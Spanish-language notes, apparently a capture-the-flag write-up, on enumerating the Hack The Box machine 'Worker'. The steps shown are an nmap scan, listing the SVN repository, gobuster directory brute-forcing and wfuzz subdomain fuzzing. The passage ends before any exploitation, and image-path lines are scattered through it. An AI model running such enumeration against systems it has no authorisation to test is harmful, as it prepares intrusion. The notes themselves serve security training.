Worker

#######################Maquina windows Medium
###
Worker es una caja mediana que enseña sobre entornos de desarrollo de software y abuso de tuberías Azure DevOps. Comienza con la extracción de código fuente de un servidor SVN, y luego pasa a una instalación local de Azure DevOps, de la que se puede abusar para obtener un punto de apoyo y escalar privilegios.

Escaneo:

Fullscan:
nmap -Pn -p- --open 10.10.10.203 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-22 21:24 -05
Stats: 0:01:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 40.46% done; ETC: 21:28 (0:02:27 remaining)
Stats: 0:04:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 47.61% done; ETC: 21:33 (0:04:39 remaining)
Stats: 0:05:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 53.88% done; ETC: 21:35 (0:04:51 remaining)
Stats: 0:09:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 69.10% done; ETC: 21:37 (0:04:02 remaining)
Stats: 0:14:33 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 93.64% done; ETC: 21:40 (0:00:59 remaining)
Nmap scan report for 10.10.10.203 (10.10.10.203)
Host is up (0.073s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
80/tcp open http
3690/tcp open svn
5985/tcp open wsman

Nmap done: 1 IP address (1 host up) scanned in 963.44 seconds

└─ nmap -Pn -p 80,3690,5985 -sCV 10.10.10.203 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-22 21:41 -05
Nmap scan report for 10.10.10.203 (10.10.10.203)
Host is up (0.074s latency).


PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3690/tcp open svnserve Subversion
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds

tenemos un servicio raro el svnserve subversion
buscando en la web como hacktricks


https://book.hacktricks.xyz/network-services-pentesting/3690-pentesting-subversion-svn-server




que es **svnserve Subversion**




siguiendo los comando de hacktricks encontramos
svn ls svn://10.10.10.20




svn log svn://10.10.10.203



aca encontramos un posible usuario nathen tambien obviamente el dominio dimension.worker.htb agregamos al /etc/host






gobuster dir -u http://dimension.worker.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""

utlizo gobuster


/images (Status: 301) [Size: 158] [--> http://dimension.worker.htb/images/]
/. (Status: 200) [Size: 14588]
/index.html (Status: 200) [Size: 14588]
/Images (Status: 301) [Size: 158] [--> http://dimension.worker.htb/Images/]
/assets (Status: 301) [Size: 158] [--> http://dimension.worker.htb/assets/]
/Index.html (Status: 200) [Size: 14588]
/license.txt (Status: 200) [Size: 17128]
/README.txt (Status: 200) [Size: 771]
/readme.txt (Status: 200) [Size: 771]
/LICENSE.txt (Status: 200) [Size: 17128]
/IMAGES (Status: 301) [Size: 158] [--> http://dimension.worker.htb/IMAGES/]
/Assets (Status: 301) [Size: 158] [--> http://dimension.worker.htb/Assets/]
/INDEX.html (Status: 200) [Size: 14588]
/License.txt (Status: 200) [Size: 17128]
/*checkout* (Status: 400) [Size: 3420]
/*checkout*. (Status: 400) [Size: 3420]
/*docroot*. (Status: 400) [Size: 3420]
/*docroot* (Status: 400) [Size: 3420]
/* (Status: 400) [Size: 3420]
/*. (Status: 400) [Size: 3420]

realmente no encontramos nada pero recordemos que la pagina tiene un subdomino por lo cual buscaremos si tiene otro



subdominos con wffuz

wfuzz -H 'HOST:FUZZ.worker.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u worker.htb --hc 302




el hc me tira errors y todos son respuestas 200 en ese caso usamos un -hw el cual no indica high word que este caso es 55
wfuzz -c -t 200 -H 'HOST:FUZZ.worker.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u worker.htb --hw=55 --hc 404,400

encontro alpha y story
Sin embargo al utilizar el directorio 10000 de seclist nos muestra muchos mas dominios


wfuzz -c -t 200 -H 'HOST:FUZZ.worker.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u worker.htb --hw=55 --hc 404,400


000000248: 200 170 L 542 W 6495 Ch "alpha - alpha"
000003240: 200 355 L 1408 W 16045 Ch "story - story"
000005060: 200 397 L 1274 W 14803 Ch "cartoon - cartoon"
000009488: 200 111 L 398 W 4971 Ch "lens - lens"
000020010: 200 368 L 1173 W 14588 Ch "dimension - dimension"
000033857: 200 173 L 608 W 7191 Ch "spectral - spectral"
000091893: 200 274 L 871 W 10134 Ch "twenty - twenty"


agregamos todos estos a /etc/hosts



